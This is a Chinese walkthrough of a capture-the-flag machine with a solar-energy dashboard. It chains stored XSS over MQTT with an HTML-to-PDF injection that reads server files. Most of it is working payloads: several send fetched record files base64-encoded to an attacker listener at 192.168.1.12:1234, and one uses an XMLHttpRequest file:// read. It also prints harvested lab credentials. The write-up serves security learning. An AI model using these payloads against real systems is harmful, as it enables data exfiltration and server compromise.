因为向 data 主题发布消息导致 所有订阅该主题的客户端都会收到,注意到本地的浏览器:

可见xss危害。。。。
然后在靶机处的源代码得到了新的mqtt密码:
1
2
3
4
5
6
var mqttclient = mqtt.connect('wss://www.solar.nyx/wss/', {
    clientId: userName + '-dashboard-' + new Date().valueOf(),
    username: 'admin',
    password: 'tJH8HvwVwC57BR6CEyg5',
    protocolId: 'MQTT'
});
尝试进行登录:
1
admin:tJH8HvwVwC57BR6CEyg5

xss触发按钮
同时注意到源代码处靶机有函数send-record-id,发送的是图片,尝试进行获取:
1
2
3
4
{
  "solarEnergy": "<img src=x onerror=\"document.querySelector(`#send-record-id`).dispatchEvent(new Event('click'));\" />",
  "consumedEnergy": 22222
}
大致意思是报错触发创建click强行触发按钮点击函数,发个截图过来


xss窃取record下的文件
尝试窃取/record/下的文件内容:
1
2
3
4
{
  "solarEnergy": "<img src=x onerror=\"(async () => { location.href='http://192.168.1.12:1234/?data='+btoa(String.fromCharCode(...new Uint8Array(await (await fetch('/records/')).arrayBuffer())));})(); \" />",
  "consumedEnergy": 22222
}
大致是将record下的文件使用二进制完整保存编码发送过来。。

解码以后得到:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
Solar Energy Dashboard
Solar Energy Dashboard
User NameRole
Solar: 0 kWh
Consumed: 0 kWh
Grid: 0 kWh
Logout
-->
import mqtt from '/mqtt.js'
let userName = "calvin";
let userRole = "user";
var mqttclient = mqtt.connect('wss://www.solar.nyx/wss/', {
clientId: userName + '-dashboard-' + new Date().valueOf(),
username: 'user',
password: '1tEa15klQpTx9Oub6ENG',
protocolId: 'MQTT'
});
mqttclient.on("message", getMessagesStatus);
function getMessagesStatus(msTopic, msBody) {
let data = JSON.parse(msBody.toString());
setParams(data.solarEnergy, data.consumedEnergy);
}
mqttclient.subscribe("data", function (err) {
if (err) {
console.log('ERROR MQTT', err.toString());
mqttclient.end();
}
});
let solar = 0, consumed = 0, grid = 0;
// Initialize the bar chart using Chart.js
const ctx = document.getElementById('energyChart').getContext('2d');
let energyChart = new Chart(ctx, {
type: 'bar',
data: {
labels: ['Solar', 'Consumed', 'Grid'],
datasets: [{
label: 'Energy (kWh)',
data: [solar, consumed, grid],
backgroundColor: ['#6fcf97', '#eb5757', '#56ccf2'],
}]
},
options: {
scales: {
y: {
beginAtZero: true,
ticks: {
callback: function (value) { return value + " kWh"; }
}
}
},
plugins: {
legend: {
display: false
},
tooltip: {
callbacks: {
label: function (context) {
return context.dataset.label + ': ' + context.raw + ' kWh';
}
}
}
}
}
});
// Update the chart and labels with new data
function setParams(solarEnergy, consumedEnergy) {
let gridEnergy = consumedEnergy - solarEnergy;
solar = solarEnergy;
consumed = consumedEnergy;
grid = gridEnergy;
// Update the bar chart
energyChart.data.datasets[0].data = [solar, consumed, grid];
energyChart.update();
// Update labels with specific colors
document.getElementById('solarEnergyLabel').innerHTML = `${solarEnergy} kWh`;
document.getElementById('consumedEnergyLabel').innerHTML = `${consumedEnergy} kWh`;
let gridLabel = document.getElementById('gridEnergyLabel');
gridLabel.innerHTML = `${gridEnergy} kWh`;
document.getElementById('userInfo').innerHTML = `${userName}${userRole}`;
}
setParams(0, 0);
以及:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
<!DOCTYPE html>
<html>
<head>
<title>List of Solar Energy Data</title>
<link rel="stylesheet" href="/style.css">
<link rel="stylesheet" href="/style3.css">
</head>
<body>
<div style="min-width:400px;background:white;padding:15px;border-radius: 8px;box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);">
<div style="text-align:center;"><object class="solar-icon" data="../sun.svg" type="image/svg+xml" style="width:75px;"></object></div>
<h1>List of Solar Energy Data</h1>
<table>
<tr>
<th>Record</th>
<th>Actions</th>
</tr>
<tr>
<td>2024-09-02T23:15:11.396Z</td>
<td>
<a href="?download=true&file=2024-09-02T23%3A15%3A11.396Z.json" class="download-btn">Download PDF</a>
</td>
</tr>
<tr>
<td>2024-09-02T23:18:15.742Z</td>
<td>
<a href="?download=true&file=2024-09-02T23%3A18%3A15.742Z.json" class="download-btn">Download PDF</a>
</td>
</tr>
<tr>
<td>2024-09-02T23:18:44.091Z</td>
<td>
<a href="?download=true&file=2024-09-02T23%3A18%3A44.091Z.json" class="download-btn">Download PDF</a>
</td>
</tr>
<tr>
<td>2024-09-02T23:24:33.828Z</td>
<td>
<a href="?download=true&file=2024-09-02T23%3A24%3A33.828Z.json" class="download-btn">Download PDF</a>
</td>
</tr>
<tr>
<td>2024-09-02T23:24:44.800Z</td>
<td>
<a href="?download=true&file=2024-09-02T23%3A24%3A44.800Z.json" class="download-btn">Download PDF</a>
</td>
</tr>
<tr>
<td>2024-09-02T23:25:15.961Z</td>
<td>
<a href="?download=true&file=2024-09-02T23%3A25%3A15.961Z.json" class="download-btn">Download PDF</a>
</td>
</tr>
<tr>
<td>2024-09-02T23:29:14.124Z</td>
<td>
<a href="?download=true&file=2024-09-02T23%3A29%3A14.124Z.json" class="download-btn">Download PDF</a>
</td>
</tr>
</table>
<a href="../dashboard.php" class="logout-link">< Back</a>
</div>
</body>
</html>
xss远程下载pdf文件
同样有一个是靶机的,发现了几个pdf,尝试进行获取:
1
2
3
4
{
  "solarEnergy": "<img src=x onerror=\"(async () => {location.href='http://192.168.1.12:1234?data='+btoa(String.fromCharCode(...new Uint8Array(await (await fetch('/records/?download=true&file=2024-09-02T23%3A29%3A14.124Z.json')).arrayBuffer())));})();\" />",
  "consumedEnergy": 22222
}
然后将发送过来的编码信息进行解码,导出即可:

然后看一下:

查看一下相关信息:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/temp/Solar]
└─$ file download.pdf
download.pdf: PDF document, version 1.4, 0 page(s)

┌──(kali㉿kali)-[~/temp/Solar]
└─$ exiftool download.pdf
ExifTool Version Number         : 13.25
File Name                       : download.pdf
Directory                       : .
File Size                       : 25 kB
File Modification Date/Time     : 2026:01:02 03:07:06-05:00
File Access Date/Time           : 2026:01:02 03:07:15-05:00
File Inode Change Date/Time     : 2026:01:02 03:07:06-05:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Title                           : Solar Energy Data
Creator                         : wkhtmltopdf 0.12.6.1
Producer                        : Qt 4.8.7
Create Date                     : 2026:01:02 03:04:26-05:00
Page Count                      : 1
Page Mode                       : UseOutlines
发现了一个创建 pdf 工具的版本信息:wkhtmltopdf 0.12.6.1,但是没有啥用,确实有历史漏洞,但是作者说了这个不是切入点,接下来要做的就是将信息给搞到pdf里然后读取。。。。。使用作者设计好的恶意代码进行提取(菜菜佬佬带带写不出来.jpg)
1
2
3
4
5
6
7
8
9
10
11
{
  "time": "2024-07-13T00:07:36.621Z",
  "user": {
    "name": "JulianAdm",
    "role": "admin"
  },
  "solar": 232,
  "consumed": 223,
  "grid": -9,
  "chart": "\"><script>\np='/var/www/solar.nyx/records/index.php';\nx=new XMLHttpRequest;\nx.onerror=function();\nx.onload=function();\nx.open(\"GET\",\"file://\"+p);x.send();\n</script><x=\""
}
模仿前面的格式尝试渲染一个pdf文件出来,前面的json可以使用前面触发按钮得到的回显进行构建:
1
{"time":"2026-01-02T08:26:45.704Z","user":{"name":"JulianAdm","role":"admin"},"solar"..............
咱们需要读取的敏感目录正是上面搜集的https://www.sunfriends.nyx/server.php:
1
2
3
4
5
6
7
8
9
10
11
{
  "time": "2026-01-02T08:26:45.704Z",
  "user": {
    "name": "JulianAdm",
    "role": "admin"
  },
  "solar": 232,
  "consumed": 223,
  "grid": -9,
  "chart": "\"><script>\np='/var/www/sunfriends.nyx/server.php';\nx=new XMLHttpRequest;\nx.onerror=function();\nx.onload=function();\nx.open(\"GET\",\"file://\"+p);x.send();\n</script><x=\""
}
将这段信息发送给record进行记录,等到回显以后,假设现在渲染好了,尝试触发按钮,然后进行下载:
1
2
3
4
{
  "solarEnergy": "<img src=x onerror=\"(async () => { location.href='http://192.168.1.12:1234/?data='+btoa(String.fromCharCode(...new Uint8Array(await (await fetch('/records/')).arrayBuffer())));})(); \" />",
  "consumedEnergy": 22222
}
会受到一段编码,和前面一样解码后:(Tip:如果没收到回显的话不妨多发几次。。。。。)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<td>2024-09-02T23:29:14.124Z</td>
<td>
<a href="?download=true&file=2024-09-02T23%3A29%3A14.124Z.json" class="download-btn">Download PDF</a>
</td>
</tr>
<tr>
<td>2026-01-02T08:50:06.445Z</td>
<td>
<a href="?download=true&file=2026-01-02T08%3A50%3A06.445Z.json" class="download-btn">Download PDF</a>
</td>
</tr>
</table>
<a href="../dashboard.php" class="logout-link">< Back</a>
</div>
</body>
</html>
发现多了一个?download=true&file=2026-01-02T08%3A50%3A06.445Z.json,尝试进行下载读取:
1
2
3
4
{
  "solarEnergy": "<img src=x onerror=\"(async () => {location.href='http://192.168.1.12:1234?data='+btoa(String.fromCharCode(...new Uint8Array(await (await fetch('/records/?download=true&file=2026-01-02T08%3A50%3A06.445Z.json')).arrayBuffer())));})();\" />",
  "consumedEnergy": 22222
}
接收到回显以后解码保存得到server.php源代码的编码格式,再次解码得到源代码以及咱们需要的口令:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
<?php
$secure = true;
$httponly = true;
$samesite = 'Strict';
$secret = [
    'user' => '5up3r',
    'pass' => 'bloods'
];

if (PHP_VERSION_ID < 70300) {
    session_set_cookie_params($maxlifetime, '/; samesite=' . $samesite, $_SERVER['HTTP_HOST'], $secure, $httponly);
} else {
    session_set_cookie_params([
        'lifetime' => $maxlifetime,
        'path' => '/',
        'domain' => $_SERVER['HTTP_HOST'],
        'secure' => $secure,
        'httponly' => $httponly,
        'samesite' => $samesite
    ]);
}
session_start();

if ($_SERVER['REQUEST_METHOD'] == 'POST' && isset($_POST['username']) && isset($_POST['password'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // Verify credentials
    if ($username === $secret['user'] && $password === $secret['pass']) {
        $_SESSION['loggedin'] = true;
        header('Location: server.php');
        exit;
    } else {
        $error = "Incorrect username or password.";
    }
}

if (isset($_SESSION['loggedin']) && $_SESSION['loggedin'] === true) {
    // Handle logout
    if (isset($_POST['logout'])) {
        session_destroy();
        header('Location: server.php');
        exit;
    }

    // Handle command execution
    if (isset($_POST['execute']) && isset($_POST['command_file'])) {
        $commandFile = 'commands/' . basename($_POST['command_file']);
        if (file_exists($commandFile)) {
            $commandJson = file_get_contents($commandFile);
            $command = json_decode($commandJson, true);

            if (isset($command['cmd'])) {
                $output = shell_exec(escapeshellcmd($command['cmd']));
                $mqttHost = 'localhost';
                $mqttTopic = 'server/command/output';
                $mqttMessage = json_encode([
                    'name' => $command['name'],
                    'command' => $command['cmd'],
                    'output' => base64_encode($output)
                ]);
                $mqttCommand = sprintf(
                    'mosquitto_pub -h %s -t %s -m %s -u '.$secret['user'].' -P \''.$secret['pass'].'\'',
                    escapeshellarg($mqttHost),
                    escapeshellarg($mqttTopic),
                    escapeshellarg($mqttMessage)
                );
                shell_exec($mqttCommand);
            } else {
                $output = "Invalid command format in the file.";
            }
        } else {
            $output = "Command file not found.";
        }
    }

    // Get list of command files
    $commandFiles = array_diff(scandir('commands'), ['.', '..', 'php-info.php']);

    // Show admin panel if user is authenticated
    ?>
    <!DOCTYPE html>
    <html lang="en">

    <head>
        <meta charset="UTF-8">
        <title>Admin Panel</title>
        <link rel="stylesheet" href="/style.css">
        <link rel="stylesheet" href="/styleadmin2.css">
    </head>

    <body>
        <main>
            <h1>Server Administration Panel</h1>
            <p>This is a server administration or management page.</p>
            <p style="text-align:left;">Server contains two websites:
            <ul>
                <li style="text-align:left;"><strong>sunfriends.nyx</strong> a forum about solar energy.</li>
                <li style="text-align:left;"><strong>solar.nyx</strong> a real time control panel for the community solar
                    installation.</li>
            </ul>
            </p>
            <form method="post" action="">
                <input type="submit" name="logout" value="Logout">
            </form>
            <h2>Server Information</h2>
